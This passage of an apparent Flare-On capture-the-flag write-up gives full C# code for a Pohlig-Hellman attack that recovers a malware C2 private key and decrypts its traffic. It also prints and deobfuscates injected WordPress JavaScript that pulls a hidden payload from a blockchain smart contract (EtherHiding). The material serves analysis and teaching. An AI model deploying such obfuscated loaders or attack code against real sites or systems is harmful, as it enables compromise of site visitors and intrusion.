4. Receive the C2 server's public key coordinates  $(Q_X, Q_Y) = Q$ , again XORed with the salt upon receipt.
5. Compute the shared point  $(X_X, X_Y) = X = d \cdot Q$ .
6. KDF: Take the SHA-512 hash of the 48-byte zero-padded  $X_X$ . The first 32 bytes shall be the symmetric key, the next 8 bytes shall be the nonce.
7. Initialize a ChaCha cipher with the computed key and nonce.
8. Use the ChaCha keystream to encrypt and decrypt all communication henceforth, avoiding any form of keystream reuse.

## Attacking the elliptic curve

From these findings, it was clear that the only issue could lie in the usage of a custom curve. I used [SageCell](#) for a quick computation of the remaining parameters of the curve (i.e. order of the curve  $|E|$ , order of the generator point  $n$ , and the cofactor  $h$ ) and searched for common attacks on improperly chosen curves. I learned that the cofactor should be small (ideally 1) and the order of a curve over  $\mathbb{F}_p$  should not equal  $p$  itself. Both of these conditions were met. Then I noticed an interesting phrase in the [Wikipedia entry on Elliptic curve cryptography](#) :

“For cryptographic application, the order of  $G$  [...] is normally prime.

But this wasn't the case with our curve — the order of  $G$  (equal to the order of  $E$  itself) could be factored into 8 prime factors. I decided to consult an LLM on this, asking what would happen if  $n$  wasn't prime. Helpfully (and correctly), the model pointed me to the [Pohlig-Hellman algorithm](#). Its idea took me a while to digest, but in the end, it seems rather simple:

0. The goal is to find the discrete logarithm of the public key  $Q$  with respect to  $G$ , i.e. find  $k$  such that  $k \cdot G = Q$ .
1. The order of  $G$  by definition is the smallest positive  $n$  such that  $n \cdot G = \mathcal{O}$  (the identity element of the EC group). Since  $n$  could be factored into  $h_0, h_1, \dots, h_r$  (for some  $r \geq 2$ ), the equation could be rephrased as  $h_0 h_1 \dots h_r G = \mathcal{O}$ .
2. Now, WLOG, consider the subgroup generated by  $h_1 \dots h_r G$ . Its order will be  $n / (h_1 \dots h_r) = h_0$ . Since  $h_0$  is a relatively small number, it may be feasible to solve the discrete logarithm in this subgroup, i.e. find  $k_0$  such that  $k_0 \cdot G_0 = Q_0$ , where  $G_0 = \frac{n}{h_0} G$  and  $Q_0 = \frac{n}{h_0} Q$ , by brute force.
3. Finding the "reduced" discrete logarithm  $k_i$  for all  $i \in \{0, \dots, r-1\}$ , we get a system of congruences for the original  $k$ :

$$\begin{aligned} k \cdot h_1 h_2 \dots h_r &\equiv k_0 \cdot h_1 h_2 \dots h_r & (\text{mod } h_0 h_1 h_2 \dots h_r) \\ &\vdots \\ k \cdot h_0 h_1 \dots h_{r-1} &\equiv k_r \cdot h_0 h_1 \dots h_{r-1} & (\text{mod } h_0 h_1 h_2 \dots h_r) \end{aligned}$$

which can be rewritten as



$$k \equiv k_0 \pmod{h_0}$$

$$\vdots$$

$$k \equiv k_r \pmod{h_r}.$$

4. Since  $h_0, h_1, \dots, h_r$  are pairwise coprime (they are the unique prime factors of  $n$ , or more generally, their powers), this system of congruences can be solved using the simple version of the Chinese Remainder Theorem to get the unique  $k \bmod n$ .

Sadly, this algorithm could not really be applied in this form. While the factors  $h_0, \dots, h_6$  were small and the ECDLPs brute-forceable in their corresponding subgroups, for the last factor,  $h_7$ , this was not the case. The size of  $h_7$  was about  $2^{270}$ , so even using Pollard's Rho algorithm to solve the reduced DLP would take an order of about  $2^{135}$  operations. Nonetheless, the idea of the algorithm could still technically be used. Leaving out the last factor in the system of congruences means that we will not get a unique solution for  $k \bmod n$  by using CRT, but we can still reduce the keyspace by a factor of  $n/h_7$  and hope that the challenge is constructed in a way that brute-forcing this (still unfeasibly huge) keyspace will find the solution in reasonable time.

As a matter of fact, I didn't think this approach had any chance at success (a specially crafted private key susceptible to a brute-force search seemed too artificial), so I only tested it very briefly (and as it turned out later, incorrectly) and began looking for other possible attacks and consulting my colleagues at work, some of which have a far better understanding of cryptography and elliptic curves than I do — I'd like to give them a shout-out for their massive help and willingness to share their expertise. Eventually, one of the colleagues who had already solved the challenge then hinted that my idea was indeed correct and would lead to the solution.

## Retrieving the private key

Since I basically reverse engineered a whole part of the BouncyCastle library, I had a pretty good idea how it could be used to perform EC operations. Therefore, I chose to find the solution using C# (which I honestly never thought I would say).

I created an AOC .NET Core project, added the BouncyCastle dependency, and began work.

```
dotnet new console -o . --aotdotnet add package BouncyCastle.Cryptography
```

To retrieve the private key, I used the following code.

```
using Org.BouncyCastle.Crypto.Parameters;using Org.BouncyCastle.Math.EC;using BigInteger =
Org.BouncyCastle.Math.BigInteger;const int BRUTE_FORCE_ITER_COUNT =
1000000;CrackPrivateKeys();void CrackPrivateKeys(){    var ecParams =
GetEllipticCurveParams();    // The points we want to take the discrete logarithm of.    var
x_1 = new
BigInteger("195b46a760ed5a425dadcab37945867056d3e1a50124fffab78651193cea7758d4d590bed4f5f62d4a
291270f1dcf499", 16);    var y_1 = new
BigInteger("357731edebf0745d081033a668b58aaa51fa0b4fc02cd64c7e8668a016f0ec1317fcac24d8ec9f3e75
167077561e2a15", 16);    var x_2 = new
BigInteger("b3e5f89f04d49834de312110ae05f0649b3f0bbe2987304fc4ec2f46d6f036f1a897807c4e693e0bb5
cd9ac8a8005f06", 16);    var y_2 = new
BigInteger("85944d98396918741316cd0109929cb706af0cca1eaf378219c5286bdc21e979210390573e3047645e
1969bdbcb667eb", 16);    var q_1 = ecParams.Curve.CreatePoint(x_1, y_1);    var q_2 =
ecParams.Curve.CreatePoint(x_2, y_2);    // The divisors of the curve (or generator) order, n.
var ps = new BigInteger[] {        BigInteger.ValueOf(35809),
BigInteger.ValueOf(46027),        BigInteger.ValueOf(56369),        BigInteger.ValueOf(57301),
BigInteger.ValueOf(65063),        BigInteger.ValueOf(111659),
BigInteger.ValueOf(113111),        // new
```

```

BigInteger("7072010737074051173701300310820071551428959987622994965153676442076542799542912293", 10),    };    //var ks_1 = SolvePartialEcdLps(q_1, g, n, ps, ecParams);
//Console.WriteLine($"Partial ECDLPs for Q_1: ");    //PrintArray(ks_1);    //Partial ECDLPs for
Q_1: [11872, 42485, 12334, 45941, 27946, 43080, 57712]    var ks_1 = new BigInteger[] {
BigInteger.ValueOf(11872), BigInteger.ValueOf(42485), BigInteger.ValueOf(12334),
BigInteger.ValueOf(45941), BigInteger.ValueOf(27946), BigInteger.ValueOf(43080),
BigInteger.ValueOf(57712) };    //var ks_2 = SolvePartialEcdLps(q_2, g, n, ps, ecParams);
//Console.WriteLine($"Partial ECDLPs for Q_2: ");    //PrintArray(ks_2);    //Partial ECDLPs for
Q_2: [26132, 27202, 25870, 52801, 26868, 60997, 95883]    var ks_2 = new BigInteger[] {
BigInteger.ValueOf(26132), BigInteger.ValueOf(27202), BigInteger.ValueOf(25870),
BigInteger.ValueOf(52801), BigInteger.ValueOf(26868), BigInteger.ValueOf(60997),
BigInteger.ValueOf(95883) };    var (k_1, step_1) = Crt(ps, ks_1);    VerifyCrtResult(ps,
ks_1, k_1);    Console.WriteLine($"CRT result for Q_1: k_0 = {k_1}, step = {step_1}");    var
(k_2, step_2) = Crt(ps, ks_2);    VerifyCrtResult(ps, ks_2, k_2);    Console.WriteLine($"CRT
result for Q_2: k_0 = {k_2}, step = {step_2}");    //if (g.Multiply(k_1).Equals(q_1))    //
Console.WriteLine($"PRIVATE KEY FOUND FOR Q_1: {k_1}");    //if (g.Multiply(k_2).Equals(q_2))
//    Console.WriteLine($"PRIVATE KEY FOUND FOR Q_2: {k_2}");    for (int i = 0; i <
ps.Length; i++)    {        var q_i_1 = q_1.Multiply(ecParams.N.Divide(ps[i]));        var
q_i_2 = q_2.Multiply(ecParams.N.Divide(ps[i]));        var g_i =
ecParams.G.Multiply(ecParams.N.Divide(ps[i]));
Assert(g_i.Multiply(ks_1[i]).Equals(q_i_1), $"The discrete logarithm for Q_1 and i={i} is not
correct.");    Assert(g_i.Multiply(ks_2[i]).Equals(q_i_2), $"The discrete logarithm for
Q_2 and i={i} is not correct.");    }    Assert(step_1.Equals(step_2), "The steps are not
equal.");    var step_multiple_of_g = ecParams.G.Multiply(step_1);    var current_1 =
ecParams.G.Multiply(k_1);    var current_2 = ecParams.G.Multiply(k_2);    for (int i = 0; i <
BRUTE_FORCE_ITER_COUNT; i++)    {        if (current_1.Equals(q_1))        {
Console.WriteLine($"PRIVATE KEY FOUND FOR Q_1: {k_1.ToString(16)}");        return;
}        if (current_2.Equals(q_2))        {        Console.WriteLine($"PRIVATE KEY FOUND
FOR Q_2: {k_2.ToString(16)}");        return;        }        current_1 =
current_1.Add(step_multiple_of_g);        current_2 = current_2.Add(step_multiple_of_g);
k_1 = k_1.Add(step_1);        k_2 = k_2.Add(step_2);    }    Console.WriteLine($"Neither
private key is found after {BRUTE_FORCE_ITER_COUNT} iterations.");}void Assert(bool condition,
string message){    if (!condition) throw new InvalidOperationException(message);}void
PrintArray<T>(T[] array){    Console.Write("[");    for (int i = 0; i < array.Length; i++)
{        Console.Write(array[i]);        if (i < array.Length - 1)            Console.Write(",
");    }    Console.WriteLine("]");}ECDomainParameters GetEllipticCurveParams(){    // Curve
domain parameters.    var p = new
BigInteger("C90102FAA48F18B5EAC1F76BB40A1B9FB0D841712BBE3E5576A7A56976C2BAECA47809765283AA0785
83E1E65172A3FD", 16);    var a = new
BigInteger("A079DB08EA2470350C182487B50F7707DD46A58A1D160FF79297DCC9BFAD6CFC96A81C4A97564118A4
0331FE0FC1327F", 16);    var b = new
BigInteger("9F939C02A7BD7FC263A4CCE416F4C575F28D0C1315C4F0C282FCA6709A5F9F7F9C251C9EED9EB1BAA
31602167FA5380", 16);    var g_X = new
BigInteger("087B5FE3AE6DCFB0E074B40F6208C8F6DE4F4F0679D6933796D3B9BD659704FB85452F041FFF14CF0E
9AA7E45544F9D8", 16);    var g_Y = new
BigInteger("127425C1D330ED537663E87459EAA1B1B53EDFE305F6A79B184B3180033AAB190EB9AA003E02E9DBF6
D593C5E3B08182", 16);    var n = new
BigInteger("C90102FAA48F18B5EAC1F76BB40A1B9FB0D841712BBE3E547761EC3EA549979D50C95478998110005C
8C2B7F3498EE71", 16);    // Create the curve and generator point.    var curve = new
FpCurve(p, a, b);    var g = curve.CreatePoint(g_X, g_Y);    var ecParams = new
ECDomainParameters(curve, g, n, BigInteger.One);    return ecParams;}// Chinese Remainder
Theorem (CRT) for solving the system of linear congruences.// Returns the solution x and the
modulus n.(BigInteger, BigInteger) Crt(BigInteger[] ps, BigInteger[] ks){    var n =

```

```

BigInteger.One;    for (int i = 0; i < ps.Length; i++)        n = n.Multiply(ps[i]);    var ns
= new BigInteger[ps.Length];    var ms = new BigInteger[ps.Length];    var ys = new
BigInteger[ps.Length];    for (int i = 0; i < ps.Length; i++)    {        ns[i] =
n.Divide(ps[i]);        ms[i] = ns[i].ModInverse(ps[i]);        ys[i] =
ns[i].Multiply(ms[i]).Mod(n);    }    var x = BigInteger.Zero;    for (int i = 0; i <
ps.Length; i++)        x = x.Add(ks[i].Multiply(ys[i]));    return (x.Mod(n), n);}void
VerifyCrtResult(BigInteger[] ps, BigInteger[] ks, BigInteger x){    for (int i = 0; i <
ps.Length; i++)        Assert(x.Mod(ps[i]).Equals(ks[i]), $"The CRT result is not correct for
i={i}.");}BigInteger[] SolvePartialEcdlps(ECPPoint q, ECPPoint g, BigInteger n, BigInteger[] ps,
ECDomainParameters ecParams){    var ks = new BigInteger[ps.Length];    for (int i = 0; i <
ps.Length; i++)    {        var q_i = q.Multiply(n.Divide(ps[i]));        var g_i =
g.Multiply(n.Divide(ps[i]));        ks[i] = Ecdlp(q_i, g_i, ecParams);
//Console.WriteLine($"[{i}/{ks.Length}]: p_i = {ps[i]} ==> k_i = {ks[i]}");    }    return
ks;}// Brute force discrete logarithm solver for a point q = k * g.BigInteger Ecdlp(ECPPoint q,
ECPPoint g, ECDomainParameters ecParams){    var x = g;    var k = BigInteger.One;    while
(true)    {        if (k.CompareTo(ecParams.N) == 0)            throw new
InvalidOperationException("The discrete logarithm is not found.");        if (x.Equals(q))
return k;        x = x.Add(g);        k = k.Add(BigInteger.One);    }}

```

With the "reduced" ECDLPs pre-computed, this only takes maybe three seconds to finish, and it indeed finds the private key of the C2 server:

```

CRT result for Q_1: k_0 = 3914004671535485983675163411331184, step =
4374617177662805965808447230529629CRT result for Q_2: k_0 =
1347455424744677257745571369218247, step = 4374617177662805965808447230529629PRIVATE KEY FOUND
FOR Q_2: 73a3e816c7642f57e6bd4c6079a19d64

```

## Decrypting the flag

This means we can now derive the symmetric key and decrypt the packets from the capture file! Again, I chose to do this in C#, for the same reasons stated above.

```

using Org.BouncyCastle.Crypto.Engines;using Org.BouncyCastle.Crypto.Parameters;using
Org.BouncyCastle.Math.EC;using BigInteger = Org.BouncyCastle.Math.BigInteger;byte[][] PACKETS
= [    [0xf2, 0x72, 0xd5, 0x4c, 0x31, 0x86, 0x0f],    [0x3f, 0xbd, 0x43, 0xda, 0x3e, 0xe3,
0x25],    [0x86, 0xdf, 0xd7],    [0xc5, 0x0c, 0xea, 0x1c, 0x4a, 0xa0, 0x64, 0xc3, 0x5a, 0x7f,
0x6e, 0x3a, 0xb0, 0x25, 0x84, 0x41, 0xac, 0x15, 0x85, 0xc3, 0x62, 0x56, 0xde, 0xa8, 0x3c,
0xac, 0x93, 0x00, 0x7a, 0x0c, 0x3a, 0x29, 0x86, 0x4f, 0x8e, 0x28, 0x5f, 0xfa, 0x79, 0xc8,
0xeb, 0x43, 0x97, 0x6d, 0x5b, 0x58, 0x7f, 0x8f, 0x35, 0xe6, 0x99, 0x54, 0x71, 0x16],    [0xfc,
0xb1, 0xd2, 0xcd, 0xbb, 0xa9, 0x79, 0xc9, 0x89, 0x99, 0x8c],    [0x61, 0x49, 0x0b],    [0xce,
0x39, 0xda],    [0x57, 0x70, 0x11, 0xe0, 0xd7, 0x6e, 0xc8, 0xeb, 0x0b, 0x82, 0x59, 0x33, 0x1d,
0xef, 0x13, 0xee, 0x6d, 0x86, 0x72, 0x3e, 0xac, 0x9f, 0x04, 0x28, 0x92, 0x4e, 0xe7, 0xf8,
0x41, 0x1d, 0x4c, 0x70, 0x1b, 0x4d, 0x9e, 0x2b, 0x37, 0x93, 0xf6, 0x11, 0x7d, 0xd3, 0x0d,
0xac, 0xba],    [0x2c, 0xae, 0x60, 0x0b, 0x5f, 0x32, 0xce, 0xa1, 0x93, 0xe0, 0xde, 0x63, 0xd7,
0x09, 0x83, 0x8b, 0xd6],    [0xa7, 0xfd, 0x35],    [0xed, 0xf0, 0xfc],    [0x80, 0x2b, 0x15,
0x18, 0x6c, 0x7a, 0x1b, 0x1a, 0x47, 0x5d, 0xaf, 0x94, 0xae, 0x40, 0xf6, 0xbb, 0x81, 0xaf,
0xce, 0xdc, 0x4a, 0xfb, 0x15, 0x8a, 0x51, 0x28, 0xc2, 0x8c, 0x91, 0xcd, 0x7a, 0x88, 0x57,
0xd1, 0x2a, 0x66, 0x1a, 0xca, 0xec],    [0xae, 0xc8, 0xd2, 0x7a, 0x7c, 0xf2, 0x6a, 0x17, 0x27,
0x36, 0x85],    [0x35, 0xa4, 0x4e],    [0x2f, 0x39, 0x17],    [0xed, 0x09, 0x44, 0x7d, 0xed,
0x79, 0x72, 0x19, 0xc9, 0x66, 0xef, 0x3d, 0xd5, 0x70, 0x5a, 0x3c, 0x32, 0xbd, 0xb1, 0x71,
0x0a, 0xe3, 0xb8, 0x7f, 0xe6, 0x66, 0x69, 0xe0, 0xb4, 0x64, 0x6f, 0xc4, 0x16, 0xc3, 0x99,
0xc3, 0xa4, 0xfe, 0x1e, 0xdc, 0x0a, 0x3e, 0xc5, 0x82, 0x7b, 0x84, 0xdb, 0x5a, 0x79, 0xb8,
0x16, 0x34, 0xe7, 0xc3, 0xaf, 0xe5, 0x28, 0xa4, 0xda, 0x15, 0x45, 0x7b, 0x63, 0x78, 0x15,

```

```

0x37, 0x3d, 0x4e, 0xdc, 0xac, 0x21, 0x59, 0xd0, 0x56],    [0xf5, 0x98, 0x1f, 0x71, 0xc7, 0xea,
0x1b, 0x5d, 0x8b, 0x1e, 0x5f, 0x06, 0xfc, 0x83, 0xb1, 0xde, 0xf3, 0x8c, 0x6f, 0x4e, 0x69,
0x4e, 0x37, 0x06, 0x41, 0x2e, 0xab, 0xf5, 0x4e, 0x3b, 0x6f, 0x4d, 0x19, 0xe8, 0xef, 0x46,
0xb0, 0x4e, 0x39, 0x9f, 0x2c, 0x8e, 0xce, 0x84, 0x17, 0xfa],    [0x40, 0x08, 0xbc],    [0x54,
0xe4, 0x1e],    [0xf7, 0x01, 0xfe, 0xe7, 0x4e, 0x80, 0xe8, 0xdf, 0xb5, 0x4b, 0x48, 0x7f, 0x9b,
0x2e, 0x3a, 0x27, 0x7f, 0xa2, 0x89, 0xcf, 0x6c, 0xb8, 0xdf, 0x98, 0x6c, 0xdd, 0x38, 0x7e,
0x34, 0x2a, 0xc9, 0xf5, 0x28, 0x6d, 0xa1, 0x1c, 0xa2, 0x78, 0x40, 0x84],    [0x5c, 0xa6, 0x8d,
0x13, 0x94, 0xbe, 0x2a, 0x4d, 0x3d, 0x4d, 0x7c, 0x82, 0xe5],    [0x31, 0xb6, 0xda, 0xc6, 0x2e,
0xf1, 0xad, 0x8d, 0xc1, 0xf6, 0x0b, 0x79, 0x26, 0x5e, 0xd0, 0xde, 0xaa, 0x31, 0xdd, 0xd2,
0xd5, 0x3a, 0xa9, 0xfd, 0x93, 0x43, 0x46, 0x38, 0x10, 0xf3, 0xe2, 0x23, 0x24, 0x06, 0x36,
0x6b, 0x48, 0x41, 0x53, 0x33, 0xd4, 0xb8, 0xac, 0x33, 0x6d, 0x40, 0x86, 0xef, 0xa0, 0xf1,
0x5e, 0x6e, 0x59],    [0x0d, 0x1e, 0xc0, 0x6f, 0x36],];DecryptTCP(PACKETS);void
DecryptTCP(byte[][] packets){    var ec = GetEllipticCurveParams();    var cncPrivateKey = new
BigInteger("73a3e816c7642f57e6bd4c6079a19d64", 16);    var bdPublicKey = ec.Curve.CreatePoint(
new
BigInteger("195b46a760ed5a425dadcab37945867056d3e1a50124fffab78651193cea7758d4d590bed4f5f62d4a
291270f1dcf499", 16),    new
BigInteger("357731edebf0745d081033a668b58aaa51fa0b4fc02cd64c7e8668a016f0ec1317fcac24d8ec9f3e75
167077561e2a15", 16)    );    var sharedSecret =
bdPublicKey.Multiply(cncPrivateKey).Normalize().XCoord.ToBigInteger();    var keyMaterial =
Kdf(sharedSecret, ec.N.BitLength);    var key = new byte[32];    Array.Copy(keyMaterial, 0,
key, 0, key.Length);    Console.WriteLine("Using key: " + Hex(key));    var nonce = new
byte[8];    Array.Copy(keyMaterial, key.Length, nonce, 0, nonce.Length);
Console.WriteLine("Using nonce: " + Hex(nonce));    var engine = new ChaChaEngine(20);
engine.Init(true /* doesn't matter */, new ParametersWithIV(new KeyParameter(key), nonce));
DecryptAndPrintPackets(packets, engine);}ECDomainParameters GetEllipticCurveParams(){    //
Curve domain parameters.    var p = new
BigInteger("C90102FAA48F18B5EAC1F76BB40A1B9FB0D841712BBE3E5576A7A56976C2BAECA47809765283AA0785
83E1E65172A3FD", 16);    var a = new
BigInteger("A079DB08EA2470350C182487B50F7707DD46A58A1D160FF79297DCC9BFAD6CFC96A81C4A97564118A4
0331FE0FC1327F", 16);    var b = new
BigInteger("9F939C02A7BD7FC263A4CCE416F4C575F28D0C1315C4F0C282FCA6709A5F9F7F9C251C9EEDE9EB1BAA
31602167FA5380", 16);    var g_X = new
BigInteger("087B5FE3AE6DCFB0E074B40F6208C8F6DE4F4F0679D6933796D3B9BD659704FB85452F041FFF14CF0E
9AA7E45544F9D8", 16);    var g_Y = new
BigInteger("127425C1D330ED537663E87459EAA1B1B53EDFE305F6A79B184B3180033AAB190EB9AA003E02E9DBF6
D593C5E3B08182", 16);    var n = new
BigInteger("C90102FAA48F18B5EAC1F76BB40A1B9FB0D841712BBE3E547761EC3EA549979D50C95478998110005C
8C2B7F3498EE71", 16);    // Create the curve and generator point.    var curve = new
FpCurve(p, a, b);    var g = curve.CreatePoint(g_X, g_Y);    var ecParams = new
ECDomainParameters(curve, g, n, BigInteger.One);    return ecParams;}string Hex(byte[] bytes){
var sb = new System.Text.StringBuilder(bytes.Length * 2);    foreach (var b in bytes)
sb.Append(b.ToString("X2"));    return sb.ToString();}void DecryptAndPrintPackets(byte[][]
packets, ChaChaEngine engine){    int i = 0;    foreach (var packet in packets)    {        if
(i++ > 0) Console.WriteLine();        var decrypted = new byte[packet.Length];
engine.ProcessBytes(packet, 0, packet.Length, decrypted, 0);
Console.WriteLine(System.Text.Encoding.ASCII.GetString(decrypted));    }byte[] Kdf(BigInteger
ecdhResult, int bitLength){    using (var sha512 =
System.Security.Cryptography.SHA512.Create())    {        byte[] buffer = new byte[bitLength /
8];        ecdhResult.ToByteArrayUnsigned(buffer.AsSpan());        return
sha512.ComputeHash(buffer);    }}

```

Output:

Using key: B48F8FA4C856D496ACDECD16D9C94CC6B01AA1C0065B023BE97AFDD12156F3DCUsing nonce:  
3FD480978485D818(...)cat|flag.txtRDBudF9VNWVfeTB1cl9Pd25fQ3VSdjNzQGZsYXJLLW9uLmNvbQ==exit

Decoding the flag from base64 produces D0nt\_U5e\_y0ur\_0wn\_CuRv3s@fLare-on.com.

# Challenge 8 ("clearlyfake")

## Description

“I am also considering a career change myself but this beautifully broken JavaScript was injected on my WordPress site I use to sell my hand-made artisanal macaroni necklaces, not sure what’s going on but there’s something about it being a Clear Fake? Not that I’m Smart enough to know how to use it or anything but is it a Contract?”

## Writeup

The archive contains a single JavaScript file:

```
var _0xc47daa=_0x55cb;function _0x5070(){var _0x33157a=[
'55206WoVBei','174710ZVAdR','62fJMBmo','replace','120QkxHIP','1147230VPiwgB','toString','6143
24JhgXcW','3dPcEIu','120329NucVSe','split','fromCharCode','2252288wlgQHe','const|web3||eth|fs|
inputString|filePath|abi||targetAddress|contractAddress|error|string|data|decodedData|to|metho
dId|call|newEncodedData|callContractFunction|require|Web3|await||encodedData|largeString|resul
t|new_methodId|decodeParameter|address|encodeParameters|slice|blockNumber|toString|function|wr
iteFileSync|newData|base64|utf|from|Buffer|console|Error|catch|contract|try|0x5684cff5|new|BIN
ANCE_TESTNET_RPC_URL|decoded|0x9223f0630c598a200f99c5d4746531d10319a569|async|0x5c880fcb|calli
ng|base64DecodedData|KEY_CHECK_VALUE|Saved|log|43152014|decoded_output|txt','10lbdBwM','0\x20l
=k(\x221\x22);0\x204=k(\x224\x22);0\x201=L\x20l(\x22M\x22);0\x20a=\x220\x22;P\x20y\x20j(5)
{J{0\x20g=\x22K\x22;0\x20o=g+1.3.7.u([\x22c\x22],
[5])).v(2);0\x20q=m\x201.3.h({f:a,d:o});0\x20p=1.3.7.s(\x22c\x22,q);0\x209=E.D(p,\x22B\x22).x(\
x22C-
8\x22);0\x206=\x22X.Y\x22;4.z(6,\x22$t\x20=\x20\x22+9+\x22\x5cn\x22);0\x20r=\x22Q\x22;0\x20w=W
;0\x20i=r+1.3.7.u([\x22t\x22],
[9])).v(2);0\x20A=m\x201.3.h({f:a,d:i},w);0\x20e=1.3.7.s(\x22c\x22,A);0\x20S=E.D(e,\x22B\x22).x
(\x22C-8\x22);4.z(6,e);F.V(`U\x20N\x20d\x20f:${6j}`)H(b)
{F.b(\x22G\x20R\x20I\x20y:\x22,b)}}0\x205=\x22T\x22;j(5);','3417255SrBbNs'];_0x5070=function()
{return _0x33157a;};return _0x5070();}function _0x55cb(_0x31be23,_0x3ce6b4){var
_0x5070af=_0x5070();return _0x55cb=function(_0x55cbe9,_0x551b8f){_0x55cbe9=_0x55cbe9-0xd6;var
_0x408505=_0x5070af[_0x55cbe9];return _0x408505;},_0x55cb(_0x31be23,_0x3ce6b4);}
(function(_0x56d78,_0x256379){var _0x5f2a66=_0x55cb,_0x16532b=_0x56d78();while(![]){try{var
_0x5549b8=parseInt(_0x5f2a66(0xe1))/0x1*(parseInt(_0x5f2a66(0xe2))/0x2)+-
parseInt(_0x5f2a66(0xd7))/0x3*(parseInt(_0x5f2a66(0xd6))/0x4)+parseInt(_0x5f2a66(0xdd))/0x5*
(parseInt(_0x5f2a66(0xe0))/0x6)+parseInt(_0x5f2a66(0xe5))/0x7+parseInt(_0x5f2a66(0xdb))/0x8+-
parseInt(_0x5f2a66(0xdf))/0x9+-parseInt(_0x5f2a66(0xe4))/0xa*
(parseInt(_0x5f2a66(0xd8))/0xb);if(_0x5549b8==_0x256379)break;else _0x16532b['push']
(_0x16532b['shift']());};catch(_0x1147b3){_0x16532b['push'](_0x16532b['shift']());}}
(_0x5070,0x53395),eval(function(_0x263ea1,_0x2e472c,_0x557543,_0x36d382,_0x28c14a,_0x39d737)
{var _0x458d9a=_0x55cb;_0x28c14a=function(_0x3fad89){var
_0x5cfda7=_0x55cb;return(_0x3fad89<_0x2e472c?'':_0x28c14a(parseInt(_0x3fad89/_0x2e472c)))+
((_0x3fad89=_0x3fad89%_0x2e472c)>0x23?String[_0x5cfda7(0xda)]
```

```
(_0x3fad89+0x1d):_0x3fad89[_0x5cfda7(0xe6)](0x24));};if(!''['replace'](/^/,String))
{while(_0x557543--)
{_0x39d737[_0x28c14a(_0x557543)]=_0x36d382[_0x557543]||_0x28c14a(_0x557543);}_0x36d382=
[function(_0x12d7e8){return _0x39d737[_0x12d7e8];}],_0x28c14a=function()
{return'\x5cw+';},_0x557543=0x1;};while(_0x557543--){_0x36d382[_0x557543]&&
(_0x263ea1=_0x263ea1[_0x458d9a(0xe3)](new
RegExp('\x5cb'+_0x28c14a(_0x557543)+'\x5cb','g'),_0x36d382[_0x557543]));}return _0x263ea1;}
(_0xc47daa(0xde),0x3d,0x3d,_0xc47daa(0xdc)[_0xc47daa(0xd9)]('|'),0x0,{}}));
```

Clearly an obfuscator was used. Let's deobfuscate the code using an arbitrary online tool (e.g. [deobfuscate.io](https://deobfuscate.io/)):

```
eval(function (_0x263ea1, _0x2e472c, _0x557543, _0x36d382, _0x28c14a, _0x39d737) { _0x28c14a
= function (_0x3fad89) { return (_0x3fad89 < _0x2e472c ? '' : _0x28c14a(parseInt(_0x3fad89
/ _0x2e472c))) + ((_0x3fad89 = _0x3fad89 % _0x2e472c) > 0x23 ? String.fromCharCode(_0x3fad89 +
0x1d) : _0x3fad89.toString(0x24)); }; if (!''.replace(/~/, String)) { while (_0x557543--)
{ _0x39d737[_0x28c14a(_0x557543)] = _0x36d382[_0x557543] || _0x28c14a(_0x557543); }
_0x36d382 = [function (_0x12d7e8) { return _0x39d737[_0x12d7e8]; }]; _0x28c14a =
function () { return "\\w+"; }; _0x557543 = 0x1; } ; while (_0x557543--) { if
(_0x36d382[_0x557543]) { _0x263ea1 = _0x263ea1.replace(new RegExp("\\b" +
_0x28c14a(_0x557543) + "\\b", 'g'), _0x36d382[_0x557543]); } } return _0x263ea1;}("0
l=k("1\\");0 4=k("4\\");0 1=L l("M\\");0 a="0\\";P y j(5){J{0 g="K\\";0 o=g+1.3.7.u(["c\\",
[5]].v(2);0 q=m 1.3.h({f:a,d:o});0 p=1.3.7.s("c\\",q);0 9=E.D(p,"B\\").x("C-8\\");0
6="X.Y\\";4.z(6,"$t = \"+9+\\\"\\n\\");0 r="Q\\";0 w=W;0 i=r+1.3.7.u(["t\\",[9]].v(2);0 A=m
1.3.h({f:a,d:i},w);0 e=1.3.7.s("c\\",A);0 S=E.D(e,"B\\").x("C-8\\");4.z(6,e);F.V(`U N d
f:${6}`)}H(b){F.b("G R I y:",b)}0 5="T\\";j(5);", 0x3d, 0x3d,
"const|web3||eth|fs|inputString|filePath|abi||targetAddress|contractAddress|error|string|data|
decodedData|to|methodId|call|newEncodedData|callContractFunction|require|Web3|await||encodedDa
ta|largeString|result|new_methodId|decodeParameter|address|encodeParameters|slice|blockNumber|
toString|function|writeFileSync|newData|base64|utf|from|Buffer|console|Error|catch|contract|tr
y|0x5684cff5|new|BINANCE_TESTNET_RPC_URL|decoded|0x9223f0630c598a200f99c5d4746531d10319a569|as
ync|0x5c880fcb|calling|base64DecodedData|KEY_CHECK_VALUE|Saved|log|43152014|decoded_output|txt
".split('|'), 0x0, {}));
```

This is better, but still not readable. However, if you look at the code structure, the only top-level statement is a call to `eval` with a computed string argument, which does not seem to depend on any external inputs (i.e. is constant). If we just evaluate the expression inside `eval` (you may need to enclose it in parentheses if you want to evaluate it in a JavaScript console), we get the actual JavaScript code (beautified here):

```
const Web3 = require('web3');const fs = require('fs');const web3 = new
Web3('BINANCE_TESTNET_RPC_URL');const contractAddress =
'0x9223f0630c598a200f99c5d4746531d10319a569';async function callContractFunction(inputString)
{ try { const methodId = '0x5684cff5'; const encodedData = methodId +
web3.eth.abi.encodeParameters(['string'], [inputString]).slice(2); const result =
await web3.eth.call({ to: contractAddress, data:
encodedData }); const largeString =
web3.eth.abi.decodeParameter('string', result); const targetAddress =
Buffer.from(largeString, 'base64').toString('utf-8'); const filePath =
'decoded_output.txt'; fs.writeFileSync(filePath, '$address = ' + targetAddress +
'\\n'); const new_methodId = '0x5c880fcb'; const blockNumber = 43152014;
const newEncodedData = new_methodId + web3.eth.abi.encodeParameters(['address'],
[targetAddress]).slice(2); const newData = await web3.eth.call({
```



```

to: contractAddress,                                data: newEncodedData                                }, blockNumber);
const decodedData = web3.eth.abi.decodeParameter('string', newData);                                const
base64DecodedData = Buffer.from(decodedData, 'base64').toString('utf-8');
fs.writeFileSync(filePath, decodedData);                                console.log(`Saved decoded data to:${
filePath }`);  } catch (error) {                                console.error('Error calling contract
function:', error);    }}const inputString =
'KEY_CHECK_VALUE';callContractFunction(inputString);

```

While this code does not work on its own (even with the `BINANCE_TESTNET_RPC_URL` set to a proper URL), it is clear what its doing and where the analyst should look next. At this point, it is probably worth mentioning the motivation behind this challenge.

## ClearFakes, EtherHiding and Smart Contracts

The challenge description mentions:

“ [T]here’s something about it being a Clear Fake? Not that I’m Smart enough to know how to use it or anything but is it a Contract?

